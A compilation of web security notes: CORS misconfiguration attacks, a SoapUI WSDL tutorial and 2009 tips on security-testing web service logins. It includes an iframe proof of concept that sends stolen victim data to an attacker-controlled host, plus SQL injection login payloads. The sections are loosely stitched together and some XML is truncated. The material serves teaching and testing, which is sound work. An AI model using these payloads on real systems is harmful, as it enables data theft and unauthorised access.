Errors parsing Origin headers

Some applications that support access from multiple origins do so by using a whitelist of allowed origins. When a CORS request is received, the supplied origin is compared to the whitelist. If the origin appears on the whitelist then it is reflected in the Access-Control-Allow-Origin header so that access is granted. For example, the application receives a normal request like:

```
GET /data HTTP/1.1
Host: normal-website.com
...
Origin: https://innocent-website.com
```

The application checks the supplied origin against its list of allowed origins and, if it is on the list, reflects the origin as follows:

```
HTTP/1.1 200 OK
...
Access-Control-Allow-Origin: https://innocent-website.com
```

Mistakes often arise when implementing CORS origin whitelists. Some organizations decide to allow access from all their subdomains (including future subdomains not yet in existence). And some applications allow access from various other organizations' domains including their subdomains. These rules are often implemented by matching URL prefixes or suffixes, or using regular expressions. Any mistakes in the implementation can lead to access being granted to unintended external domains.

For example, suppose an application grants access to all domains ending in:

normal-website.com

An attacker might be able to gain access by registering the domain:

hackersnormal-website.com

Alternatively, suppose an application grants access to all domains beginning with

normal-website.com

An attacker might be able to gain access using the domain:

normal-website.com.evil-user.net

Whitelisted null origin value

The specification for the Origin header supports the value null. Browsers might send the value null in the Origin header in various unusual situations:

- Cross-origin redirects.
- Requests from serialized data.
- Request using the file: protocol.
- Sandboxed cross-origin requests.

Some applications might whitelist the null origin to support local development of the application. For example, suppose an application receives the following cross-origin request:

```
GET /sensitive-victim-data

Host: vulnerable-website.com

Origin: null
```

And the server responds with:

```
HTTP/1.1 200 OK

Access-Control-Allow-Origin: null

Access-Control-Allow-Credentials: true
```

In this situation, an attacker can use various tricks to generate a cross-origin request containing the value null in the Origin header. This will satisfy the whitelist, leading to cross-domain access. For example, this can be done using a sandboxed iframe cross-origin request of the form:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
src="data:text/html,<script>

var req = new XMLHttpRequest();

req.onload = reqListener;

req.open('get','vulnerable-website.com/sensitive-victim-data',true);

req.withCredentials = true;

req.send();


function reqListener() {

location='malicious-website.com/log?key='+this.responseText;

};
```

</script>"></iframe>

LAB

APPRENTICE[**CORS vulnerability with trusted null origin**]

[Exploiting XSS] via CORS trust relationships

Even "correctly" configured CORS establishes a trust relationship between two origins. If a website trusts an origin that is vulnerable to cross-site scripting ([XSS]), then an attacker could exploit the XSS to inject some JavaScript that uses CORS to retrieve sensitive information from the site that trusts the vulnerable application.

Given the following request:

GET /api/requestApiKey HTTP/1.1

Host: vulnerable-website.com

Origin: https://subdomain.vulnerable-website.com

Cookie: sessionid=...

If the server responds with:

HTTP/1.1 200 OK

Access-Control-Allow-Origin: https://subdomain.vulnerable-website.com

Access-Control-Allow-Credentials: true

Then an attacker who finds an XSS vulnerability on subdomain.vulnerable-website.com could use that to retrieve the API key, using a URL like:

https://subdomain.vulnerable-website.com/?xss=<script>cors-stuff-here</script>

Breaking TLS with poorly configured CORS

Suppose an application that rigorously employs HTTPS also whitelists a trusted subdomain that is using plain HTTP. For example, when the application receives the following request:

GET /api/requestApiKey HTTP/1.1

Host: vulnerable-website.com

Origin: http://trusted-subdomain.vulnerable-website.com

Cookie: sessionid=...

The application responds with:

HTTP/1.1 200 OK

Access-Control-Allow-Origin: http://trusted-subdomain.vulnerable-website.com

Access-Control-Allow-Credentials: true

In this situation, an attacker who is in a position to intercept a victim user's traffic can exploit the CORS configuration to compromise the victim's interaction with the application. This attack involves the following steps:

- The victim user makes any plain HTTP request.
- The attacker injects a redirection to:

http://trusted-subdomain.vulnerable-website.com

- The victim's browser follows the redirect.
- The attacker intercepts the plain HTTP request, and returns a spoofed response containing a CORS request to:

https://vulnerable-website.com

- The victim's browser makes the CORS request, including the origin:

http://trusted-subdomain.vulnerable-website.com

- The application allows the request because this is a whitelisted origin. The requested sensitive data is returned in the response.
- The attacker's spoofed page can read the sensitive data and transmit it to any domain under the attacker's control.

This attack is effective even if the vulnerable website is otherwise robust in its usage of HTTPS, with no HTTP endpoint and all cookies flagged as secure.

Intranets and CORS without credentials

Most CORS attacks rely on the presence of the response header:

Access-Control-Allow-Credentials: true

Without that header, the victim user's browser will refuse to send their cookies, meaning the attacker will only gain access to unauthenticated content, which they could just as easily access by browsing directly to the target website.

However, there is one common situation where an attacker can't access a website directly: when it's part of an organization's intranet, and located within private IP address space. Internal websites are often held to a lower security standard than external sites, enabling attackers to find vulnerabilities and gain further access. For example, a cross-origin request within a private network may be as follows:

GET /reader?url=doc1.pdf

Host: intranet.normal-website.com

Origin: https://normal-website.com

And the server responds with:

HTTP/1.1 200 OK

Access-Control-Allow-Origin: *

The application server is trusting resource requests from any origin without credentials. If users within the private IP address space access the public internet then a CORS-based attack can be performed from the external site that uses the victim's browser as a proxy for accessing intranet resources.

https://portswigger.net/web-security/cors

https://we45.com/blog/3-ways-to-exploit-cors-misconfiguration

https://book.hacktricks.xyz/pentesting-web/cors-bypass

Web Services SOAP and SQL Injection

What is a WSDL?

WSDL, or Web Service Description Language, is an XML based definition language. It's used for describing the functionality of a SOAP based web service.

WSDL files are central to testing SOAP-based services. SoapUI uses WSDL files to generate test requests, assertions and mock services. WSDL files define various aspects of SOAP messages:

- Whether any element or attribute is allowed to appear multiple times
- The required or optional elements and attributes
- A specific order of elements, if it is required

You may consider a WSDL file as a contract between the provider and the consumer of the service. SoapUI supports 1.1 version of the WSDL specification and corresponding bindings for SOAP versions 1.1 and 1.2.

This article explains how to work with WSDL files in SoapUI. If you are looking for a WSDL example, or if you want to learn about the differences between WSDL and WADL, please see SOAP vs REST.


Article Index

Work with WSDLs in SoapUI

Create Project From WSDL

To take a closer look at a WSDL file, create a new project and import a sample WSDL file:

1. In SoapUI, click or select **File > New SOAP Project**


New SOAP Project

New SOAP Project

Creates a WSDL/SOAP based Project in this workspace

Project Name: calculator

Initial WSDL: http://www.dneonline.com/calculator.asmx?wsdl

Create Requests: [✓] Create sample requests for all operations?

Create TestSuite: [ ] Creates a TestSuite for the imported WSDL


Relative Paths: [ ] Stores all file paths in project relatively to project file (requires save)

2. In the dialog box, specify the following URL in the Initial WSDL field:

http://www.dneonline.com/calculator.asmx?wsdl


3. Leave the default settings and click OK

SoapUI will load the specified WSDL and parse its contents into the following object model:


```
Projects
calculator
    CalculatorSoap
        Add
        Divide
        Multiply
        Subtract
    CalculatorSoap12
        Add
        Divide
        Multiply
        Subtract
```

A WSDL can contain any number of services (the bindings). A binding exposes an interface for the specified protocol. In the example above, the WSDL file exposes two bindings: one for SOAP 1.1 (“CurrencyConverterSoap”) and one for SOAP 1.2 (“CurrencyConverterSoap12”).

Tip: SoapUI saves the WSDL file to a cache to avoid unnecessary network requests when you work with the project. If you want SoapUI to always use a remote WSDL file, set the Cache Definition project property to False.




Projects
- calculator
  - CalculatorSoap
    - Add
    - Divide
    - Multiply
    - Subtract
  - CalculatorSoap12
    - Add
    - Divide
    - Multiply
    - Subtract

Property	Value
Name	calculator
Description	
File	
Resource Root	
Cache Definitions	false
Project Password	
Script Language	Groovy
Hermes Config	${#System#user.ho...

Explore WSDL

Double-click the service in the navigator to open the editor:

- The **Overview** tab contains general information on the WSDL file: its URL, target namespace, etc.



WSDL Definition

WSDL URL	http://www.dneonline.com/calculator.asmx?wsdl
Namespace	http://tempuri.org/
Binding	CalculatorSoap
SOAP Version	SOAP 1.1
Style	Document
WS-A version	NONE


Definition Parts

calculator.asmx?wsdl	http://www.dneonline.com/calculator.asmx?wsdl

Operations

Name	Use	One-Way	Action
Add	Literal	false	http://tempuri.org/Add
Divide	Literal	false	http://tempuri.org/Divide
Multiply	Literal	false	http://tempuri.org/Multiply
Subtract	Literal	false	http://tempuri.org/Subtract


- The **Service Endpoint** tab contains endpoints for the interface:



Endpoint	Username	Password	Domain	WSS-Type	WSS-TimeToLive	Outgoing WSS	Incoming WSS	Mode
http://www.dneonline.com/calcul...								COMPLEMENT

Besides endpoints specified in the WSDL file, you can add endpoints for the service. For each endpoint, you can specify the required authentication.

- The **WSDL Content** tab provides more details on the WSDL file



http://www.dneonline.com/calculator.asmx?wsdl

```
<wsdl:definitions targetNamespace="http://tempuri.org/" xmlns:soap="http://schemas.xmlsoap.o
  <wsdl:types>
    <s:schema elementFormDefault="qualified" targetNamespace="http://tempuri.org/">
      <s:element name="Add">
        <s:complexType>
          <s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="intA" type="s:int"/>
            <s:element minOccurs="1" maxOccurs="1" name="intB" type="s:int"/>
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="AddResponse">
        <s:complexType>
          <s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="AddResult" type="s:int"/>
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="Subtract">
        <s:complexType>
          <s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="intA" type="s:int"/>
            <s:element minOccurs="1" maxOccurs="1" name="intB" type="s:int"/>
          </s:sequence>
        </s:complexType>
```

The left panel allows you to browse through the contents of the file. If the service contains several WSDL files, each file is shown in a separate tab.

The toolbar contains the following options:

⇦ / ⇨	Selects the previous/next selected item.
▣	Updates the service definition by using an external WSDL file. **Note**: In ReadyAPI, you can refactor your service. Refactoring updates your test to fit the updated definition. Download ReadyAPI Trial to try out this functionality.
▤	Creates HTML documentation for your service and saves it to a file.

	Exports the definition to a WSDL file.

- On the **WS-I Compliance** tab, you can validate your web service against the WS-I Basic Profile (see below).

Validate the WSDL against the WS-I Basic Profile

Since the initial creation of WSDL and SOAP, a multitude of standards have been created and embodied in the Web Services domain, making it hard to agree on exactly how these standards should be used in a Web Service Context. To make interoperability between different Web Service vendors easier, the Web Service Interoperability Organization (WS-I; http://www.ws-i.org) has defined the WS-I Basic Profile - a set of rules mandating how the standards should be used. SoapUI is bundled with version 1.1 of the profile. Use it to check the conformance of a WSDL file and SOAP messages.


To validate the WSDL Service:

1. Double-click the service in the Navigator and switch to the **WS-I Compliance** tab
2. Click ▶ to run validation

- or -

1. Right-click the service in the Navigator

SoapUI will show the validation report:



WS-I Profile Conformance Report

Report: WS-I Basic Profile Conformance Report.

Timestamp: 2015-06-16T12:29:31.802


Copyright (c) 2002-2004 by The Web Services-Interoperability Organization (WS-I) and Certain of its Members. All Rights Reserved.

Analyzer Tool Information

Version	1.0.0
Release Date	2005-07-04
Implementer Name	WS-I Organization
Location	http://www.ws-i.org

To validate SOAP messages:

1. Open a SOAP request and send it
2. Right-click within the XML panel of the response editor and select **Check WS-I Compliance**



```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/en
  <soap:Body>
    <AddRespo
      <AddRes
    </AddResp
  </soap:Body
</soap:Envelop
```

SoapUI generates the corresponding report that highlights any compliance errors for the current request/response message exchange.

Tips and Tricks: 10 Tests of a Web Service Login you should always do

The most common Web Service Request must be The Login, many of the web services we produce are used by an identified user. This leads to us often having a Login TestStep as the the starting point for all our Web Service testing a typical TestCase will look Like this: *Log In, Get a Session ID and use that ID in all subsequent requests, and finally use that session id to Log out*.

We have a long tradition of doing security Testing of Login functionality for "Regular" Web Pages as are we very conscious about intrusion mechanisms for web pages when we build them, but still both Security and security testing is quite often left out of Web Service Testing.

In this tip and tricks article we will produce some simple tests you can perform when doing your Web Service Testing and that we feel you should always do. Create the tests in your own project, save them as a template and use them in all your tests all the time.

Before we look into the tests, we have to be aware of what we're looking for, so first let's state this; large part of hacking often is not about actually gaining access to a system, but rather exposing system behavior in order to be able to get access to it later. This means large parts of our testing is not about cracking the system, but rather expose behavior in your web service that exposes how it works. Our first Tip is an example of this.

Tip 1) SQL Injection Tests

Date: July 9, 2009

SQL Injection the art of sending in SQL Statements in forms and data to the target system to be executed by the back end database. The result we're looking for is will either for the system to allow you access or to display information that will move us closer to getting access. In the infancy of The Web, this used to be a large problem, but is largely handled today at least on a basic level. Unfortunately with in the realm of SOA development we've taken a step back and the database is exposed surprisingly often.

What we'll be looking at here is using several small steps to see if the base security is fine in regards to Data Injection.

Step 1: Random SQL
We'll start of with a simple test, we insert a SQL Statement in any field and monitor the return response.

```
<login>

  <username><User>SELECT * from userstable</username>

  <password>*</password>

</login>
```

This might seem way to simple, but look at this message:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft]

[ODBC SQL Server Driver][SQL Server]Syntax error Invalid string or buffer length.
```

We have already gained information about what what the database is, we can probably guess what the platform used to create the Web Services are and can use that information in further attacks.

Step 2: Wildcards
Next we enter a SQL WildCard

```
<login>

  <username>*</username>

  <password>*</password>

</login>
```

Both Step 1 and 2 are similar and should really not result in any errors, but although it shouldn't doesn't mean it doesn't and it's wise to try it: you might get an SQL error back. Step 3 is more complicated

Step 3: The Classic
This test is the most common SQl injection test using the following:

```
<login>

  <username> ' or 1=1--</username>

  <password>' or 1=1--</password>

</login>
```

"Why?", you might ask. Well, if the SQL used to check the login is:

SELECT * FROM users WHERE username = '[username]' AND password ='[password]';

This results in the following if the contents of the elements aren't checked:

SELECT * FROM users WHERE username = '' or 1=1 - -' AND password ='[password]';

Which might actually cause the SQL Server to exclude everything after ?--" (since it's TransactionSQL) and just return the first user in the database. With some (bad)luck, we might even be able to log in.

Step 4: Empty Strings; The Classic updated
Step 4 is a variation of step 3:

```
<login>

  <username> ' or ''='</username>

  <password>' or ''='</password>

</login>
```

Which results in the following SQL:

SELECT * FROM users WHERE username ='' or ''='' and Password = '' or ''=''

Returning all records in the database and possibly logging us in.

Step 5: Type Conversions
We can also try exposing the database by trying sending in type conversions that surely will fail in the database.

```
<login>

  <username>CAST('eviware' AS SIGNED INTEGER)</username>

  <password>yesitdoes!</password>

</login>
```

The goal here is -as with the above- to make the database give us any info by sending an error message that exposes the database. As we said earlier, anything that exposes what the database or the application platform is using is helpful, it can help us look up specific vulnerabilities for that environment.

Database hacking is a chapter in itself and you should be learning it from the pro's themselves: The Database Hacker's Handbook: Defending Database Servers

This tip was quite long, the next will be considerably shorter.

Tip 2) Log In and Log In again

Date: July 10, 2009

The fact that this even is a test is of note. ***Really? Log in and Log in again, why should we test this?***
Well, the premise for this test is kind of similar to Tip 1. Although session security is well

handled in most applications on the web, when it comes to Web Services it's not. This test fails surprisingly often and that's why it should be tested.

See it as kind of making sure your network cable is in your computer when you don't have net access... it feels stupid and degrading to do, but it's a good first step and it does prove to be a problem half the time. That's why this test should be in everybody's toolbox.

1) The base test

The test itself is is a very simple test.

Do a standard Login and then do a standard Login again with the same user without doing a log out. Like this:

- login
- login

If the Login succeeds you are looking at a potential security risk. Also, we might want to look into the response message, is the double login properly handed? Do we get a raw exception that has been thrown propagated up through the system, which exposes the application server? This might be a bit to security conscious, but at least it should be identified and discussed.

2) Deepen the test

That was the base test and our starting point, now it's time develop the scenario and deepen the test, try this:

- login
- logout
- login
- logout
- login
- login

The result is not likely to change from the base test, but we never know what might turn up, and at least after, we know. The time invested is almost *NULL* since all we have to do is clone the TestCase and in the new TestCase, clone the TestSteps.

Don't stop there; do tests with long chains of logins and out before testing it. We never know what behavior might show up, and since it's so fast in soapUI to develop new tests, you can almost do it on the fly. Also try interspersing regular requests using correct, expired, and faulty sessionid's.

3) Correct id

This is your base test for further exploration and should succeed. We need this as a control test for the tests that should fail later and well use this as a master for creating the next tests.
Login

<login>

```
  <username>eviware</username>

  <password> s0ApU1R0ck5</password>

</login>
```

Response

```
< loginResponse>

  <sessionid>0646305218268376</sessionid>

</ loginResponse>
```

New Request

```
<getcustomer>

  <sessionid>0646305218268376</sessionid>

  <customerid>vipcustomers_ 23957</ customerid >

</getcustomer>
```

As we said, this a base request and should succeed, but we'll use that to build on. Of course we don't actually send the session id in the example, we transfer the sessionid from the loginresponse to the getCustomer Request, like this is you use PropertyExpansion;

```
<getcustomer>

  <sessionid>${Test Request:
Login#Response#//sam:loginResponse[1]/sessionid[1]}</sessionid>

  <customerid>vipcustomers_ 23957</ customerid >

</getcustomer>
```

4) Request with Expired sessionid

Now, let's build on it. Let's see what happens if we try to do a getCustomer after logging out.
Login

```
<login>

  <username>eviware</username>

  <password> s0ApU1R0ck5</password>

</login>
```

Response

```
<loginResponse>

  <sessionid>0646305218268376</sessionid>

</ loginResponse>
```

Logout

```
<logout>
  <sessionid>0646305218268376</sessionid>
</logout>
```

Request while logged out

```
<getcustomer>
  <sessionid>0646305218268376</sessionid>
  <customerid>vipcustomers_ 23957</ customerid >
</getcustomer>
```

Request with expired id

```
<getcustomer>
<sessionid>0646305218268376</sessionid>
<customerid>vipcustomers_ 23957</ customerid >
</getcustomer>
```

5) Request with Faulty SessionID

Now for the final test; what happens if we do a GetCustomer with a faulty id straight after logging out. **Login**

```
<login>
  <username>eviware</username>
  <password> s0ApU1R0ck5</password>
</login>
```

Response

```
< loginResponse>
  <sessionid>0646305218268376</sessionid>
</ loginResponse>
```

Logout

```
<logout>
  <sessionid>0646305218268376</sessionid>
</logout>
```

Request with non existing id

```
<getcustomer>
  <sessionid>456464564654645</sessionid>
```

<customerid>vipcustomers_ 23957</ customerid >

</getcustomer>

This should of course render an error message.

Now, build on these tests further. Try different unexpected variations of the tests here, like for example, what happens when two ID's log in simultaneously and sends requests, does the session management work? And remember:**Improvise!** You'll never know what you find...

Tip 3) À la recherche du Users perdu

Date: July 10, 2009

Now, for a simple tip, this is a continuation of the tip above. It's very simple, and as such it need to be in your bag of tricks.

Let's start by iterating; We're looking for any information that might learn us more about system behavior, set up, or data. Anything that helps us getting closer to getting into the target system is what we want. What we're looking for her is even more common than previous scenarios, and this is worrying, because in this case ther target gives up very useful information.

This is what we do, enter what you know is a non-existing user name: Say that you have a user name and password combination like this:

- **User:** eviware
- **Password:** s0ApU1R0ck5

Use a login like this:

```
<login>
  <username> emery bear</username>
  <password> s0ApU1R0ck5</password>
</login>
```

